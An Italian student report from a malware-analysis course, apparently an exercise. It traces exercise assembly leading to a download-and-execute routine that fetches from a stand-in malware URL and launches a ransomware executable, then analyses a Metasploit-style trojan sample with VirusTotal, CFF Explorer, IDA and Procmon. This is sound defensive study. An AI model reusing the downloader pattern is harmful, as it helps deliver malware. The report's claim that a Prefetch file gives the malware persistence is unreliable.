

REPORT EPICODE

DATA

14/07/2023

Parte 1

Punto 2: disegnare diagramma di flusso identificando i salti condizionali

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note	Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com	0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040BBA4	push	EAX	; URL	0040FFA4	push	EDX	; .exe da eseguire
0040BBA8	call	DownloadToFile()	; pseudo funzione	0040FFA8	call	WinExec()	; pseudo funzione

Punto 1: il Malware effettua il salto condizionale in loc 0040FFA0

Seguendo l'analisi di basso livello:

- ❖ mov EAX, 5 = il valore 5 è copiato nel registro EAX
- ❖ cmp EAX, 5 = il valore 5 viene comparato al valore contenuto nel registro EAX. Essendo la sorgente uguale alla destinazione, si eseguirà la sottrazione dei due valori che darà risultato 0, di conseguenza il valore di ZF sarà settato a 1
- ❖ jnz loc 0040BBA0 = il salto verrà eseguito alla locazione di memoria specificata solo se ZF = 0.

Osservando i risultati, quindi, possiamo affermare che il primo salto non verrà effettuato.

Per quanto riguarda la seconda parte:

- ❖ mov EBX, 10 = il valore 10 è copiato nel registro EBX

- ❖ inc EBX = il registro EBX è incrementato di 1, quindi il valore è uguale a 11
- ❖ cmp EBX, 11 = il valore 11 viene comparato al valore contenuto nel registro EBX. Essendo la sorgente uguale alla destinazione, si eseguirà la sottrazione dei due valori che darà risultato 0, di conseguenza il valore ZF sarà settato a 1.
- ❖ jz loc 0040FFA0 = il salto verrà eseguito alla locazione di memoria specificata solo se ZF = 1.

Osservando i risultati, quindi, possiamo affermare che il secondo salto verrà effettuato.

Punto 3:

Le diverse funzionalità implementate all'interno del Malware sono:

- ❖ **DownloadToFile()** = chiamata di funzione per scaricare da internet un malware o una componente di esso collegandosi all'URL designato
- ❖ **WinExec()** = chiamata di funzione che esegue il Malware scaricato sul sistema target

Punto 4: il Malware preso in analisi, sembra essere un **Downloader**, un programma che scarica da internet un malware oppure un componente di esso e lo esegue sul sistema target. Dopo aver correttamente scaricato il malware da internet, il downloader procederà al suo avvio. In questo caso utilizzerà l'API **WinExec()**.


- ❖ mov EAX, EDI = il contenuto del registro EDI (www.malwaredownload.com) viene copiato nel registro EAX
- ❖ push EAX = il parametro viene passato alla funzione successiva sullo stack
- ❖ call DownloadToFile() = chiamata di funzione tramite cui il malware scaricherà il file malevolo
- ❖ mov EDX, EDI = il contenuto del registro EDI (path del malware) viene copiato nel registro EDX.
- ❖ Push EDX = parametro passato alla funzione successiva sullo stack
- ❖ call WinExec() = chiamata di funzione tramite cui il malware eseguirà il file eseguibile.

Parte 2

Punto1: effettuare analisi e screenshot diagramma di flusso


Come prima cosa ho effettuato un' **analisi statica basica**.

Ho usato il tool md5deep per calcolare l'hash del file e ho controllato l'hash grazie a Virus Total.




```
C:\Documents and Settings\Epicode_user\Desktop>md5deep-4.3>md5deep "C:\Documents and Settings\Epicode_user\Documents\Downloads\cattivone (2)\cattivone\cattivone.exe"
034412df948593e3f8a1381b8ceb748b C:\Documents and Settings\Epicode_user\Documents\Downloads\cattivone (2)\cattivone\cattivone.exe
C:\Documents and Settings\Epicode_user\Desktop>md5deep-4.3>
```

Virus Total conferma che il file è un Malware di tipo Trojan.





































Popular threat label  trojan.swrort/cryptz

Threat categories trojan hacktool

Family labels swrort cryptz marte


Security vendors' analysis 

Do you wa

Acronis (Static ML)	 Suspicious	AhnLab-V3	 Trojan/Win32.Shell.R1283
ALYac	 Trojan.CryptZ.Marte.1.Gen	Antiy-AVL	 GrayWare/Win32.Tampering.a
Arcabit	 Trojan.CryptZ.Marte.1.Gen	Avast	 Win32:SwPatch [Wrm]
AVG	 Win32:SwPatch [Wrm]	Avira (no cloud)	 TR/Patched.Gen2
BitDefender	 Trojan.CryptZ.Marte.1.Gen	BitDefenderTheta	 Gen:NN.ZexaF.36318.eq1@ain6Vqki
Bkav Pro	 W32.FamVT.RorenNHc.Trojan	ClamAV	 Win.Trojan.MSShellcode-7
CrowdStrike Falcon	 Win/malicious_confidence_100% (D)	Cybereason	 Malicious.f94859
Cylance	 Unsafe	Cynet	 Malicious (score: 100)
Cyren	 W32/Swrort.A.gen!Eldorado	DeepInstinct	 MALICIOUS
DrWeb	 Trojan.Swrort.1	Elastic	 Windows.Trojan.Metasploit
Emsisoft	 Trojan.CryptZ.Marte.1.Gen (B)	eScan	 Trojan.CryptZ.Marte.1.Gen
ESET-NOD32	 A Variant Of Win32/Rozena.AA	F-Secure	 Trojan.TR/Patched.Gen2
Fortinet	 W32/Rozena.ABVltr	GData	 Win32.Trojan.PSE.12141ZK
Google	 Detected	Gridinsoft (no cloud)	 Trojan.Win32.Swrort.zvls2
Ikarus	 Trojan.Win32.Swrort	K7AntiVirus	 Trojan (001172b51)
K7GW	 Trojan (001172b51)	Kaspersky	 HEUR:Trojan.Win32.Generic
Malwarebytes	 Trojan.Rozena	MAX	 Malware (ai Score=89)
MaxSecure	 Trojan.Malware.300983.susgen	McAfee	 Swrort.i

Per controllare le funzioni importate ho utilizzato il tool CFF Explorer.


Ho cliccato su **import directory** per visualizzare le librerie e le funzioni ad esse associate.



Le librerie trovate sono:

- ❖ **MSVCRT.dll**: contiene funzioni per la manipolazione di stringhe, allocazione di memorie, chiamate per input/output ecc.
- ❖ **KERNEL32.dll**: contiene le funzioni principali per interagire con il sistema operativo, infatti troviamo diverse funzioni interessanti: 1. **ReadFile** e **WriteFile** funzioni usate per leggere e scrivere su un file; 2. **LoadLibrary** e **GetProcAddress** per caricare funzioni aggiuntive durante l'esecuzione; 3. **Sleep** per sospendere l'esecuzione del thread corrente fino allo scadere dell'intervallo di timeout.
- ❖ **ADVAPI32.dll**: contiene le funzioni per interagire con i servizi ed i registri del sistema operativo.
- ❖ **WSOCK32.dll** e **WS2_32.dll**: contengono le funzioni di network. Le funzioni della libreria WSOCK32.dll sono state oscurate.


Mi sono spostata su **Session Headers** per osservare le sezioni di cui si compone il Malware.




Le sezioni che ho trovato:

- ❖ **.text**: contiene le istruzioni che la CPU eseguirà una volta avviato il malware. Questa è l'unica sezione di un file **.exe** eseguita dalla CPU, poiché le altre sezioni contengono dati o informazioni di supporto.
- ❖ **.rdata**: include le informazioni sulle librerie e le funzioni importate ed esportate dall'eseguibile.
- ❖ **.data**: contiene i dati e le variabili globali del programma eseguibile. Essendo variabili globali sono accessibili da tutte le funzioni del programma.
- ❖ **.rsrc**: contiene le risorse utilizzate dall'eseguibile che non sono parte dell'eseguibile stesso.

Ho caricato il file eseguibile nel programma IDApro e visualizzato il diagramma di flusso nell'interfaccia di analisi.



Ho visualizzato la scheda degli import dal programma Ida per verificare se fossero visibili le funzioni nascoste della libreria WSOCK32.dll.



Infatti, ho trovato le funzioni tipiche utilizzate dai Malware di tipo **Backdoor** che svolge il ruolo di client:


- ❖ **WSASStartup**: funzione necessaria per utilizzare le risorse per il networking
- ❖ **socket**: utilizzata per la creazione di un socket
- ❖ **connect**: utilizzato lato client per procedere alla connessione verso un socket in ascolto
- ❖ **gethostbyname**: recupera le informazioni sull'host corrispondenti a un nome host da un database host.

Analisi Dinamica Basica

Per l'analisi dinamica del Malware ho eseguito il file in ambiente dedicato ed utilizzato i seguenti tool:

- ❖ **Procmon**

Procmon è un tool che permette di monitorare i processi e i thread attivi, attività di rete, accesso ai file ecc. Ho catturato le attività relative al file system di Windows modificate dal Malware.



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time...	Process Name	PID	Operation	Path
11.57....	cattivone.exe	2008	QueryNameInformationFile	C:\Documents and Settings\Epicode_user\Document\Downloads\cattivone (2)\cattivone\cal
11.57....	cattivone.exe	2008	CreateFile	C:\WINDOWS\Prefetch\CATTIVONE.EXE-1676CA9F.pf
11.57....	cattivone.exe	2008	QueryStandardInformationFile	C:\WINDOWS\Prefetch\CATTIVONE.EXE-1676CA9F.pf
11.57....	cattivone.exe	2008	ReadFile	C:\WINDOWS\Prefetch\CATTIVONE.EXE-1676CA9F.pf
11.57....	cattivone.exe	2008	CloseFile	C:\WINDOWS\Prefetch\CATTIVONE.EXE-1676CA9F.pf
11.57....	cattivone.exe	2008	CreateFile	C:
11.57....	cattivone.exe	2008	QueryInformationVolume	C:
11.57....	cattivone.exe	2008	FileSystemControl	C:
11.57....	cattivone.exe	2008	CreateFile	C:\
11.57....	cattivone.exe	2008	QueryDirectory	C:\
11.57....	cattivone.exe	2008	QueryDirectory	C:\
11.57....	cattivone.exe	2008	CloseFile	C:\
11.57....	cattivone.exe	2008	CreateFile	C:\DOCUMENTS AND SETTINGS
11.57....	cattivone.exe	2008	QueryDirectory	C:\Documents and Settings
11.57....	cattivone.exe	2008	QueryDirectory	C:\Documents and Settings
11.57....	cattivone.exe	2008	CloseFile	C:\Documents and Settings
11.57....	cattivone.exe	2008	CreateFile	C:\Documents and Settings\EPICODE_USER
11.57....	cattivone.exe	2008	QueryDirectory	C:\Documents and Settings\Epicode_user
11.57....	cattivone.exe	2008	QueryDirectory	C:\Documents and Settings\Epicode_user
11.57....	cattivone.exe	2008	CloseFile	C:\Documents and Settings\Epicode_user
11.57....	cattivone.exe	2008	CreateFile	C:\Documents and Settings\Epicode_user\DOCUMENTI
11.57....	cattivone.exe	2008	QueryDirectory	C:\Documents and Settings\Epicode_user\Documenti
11.57....	cattivone.exe	2008	QueryDirectory	C:\Documents and Settings\Epicode_user\Documenti
11.57....	cattivone.exe	2008	CloseFile	C:\Documents and Settings\Epicode_user\Documenti
11.57....	cattivone.exe	2008	CreateFile	C:\Documents and Settings\Epicode_user\Documenti\DOWNLOADS
11.57....	cattivone.exe	2008	QueryDirectory	C:\Documents and Settings\Epicode_user\Documenti\Downloads
11.57....	cattivone.exe	2008	QueryDirectory	C:\Documents and Settings\Epicode_user\Documenti\Downloads
11.57....	cattivone.exe	2008	CloseFile	C:\Documents and Settings\Epicode_user\Documenti\Downloads
11.57....	cattivone.exe	2008	CreateFile	C:\Documents and Settings\Epicode_user\Documenti\Downloads\CATTIVONE (2)

Il Malware crea un file nella cartella **Prefetch**, usata per caricare automaticamente in fase di avvio i componenti dei programmi usati per accelerarne l'utilizzo. Suppongo sia il modo in cui il malware ottenga la persistenza.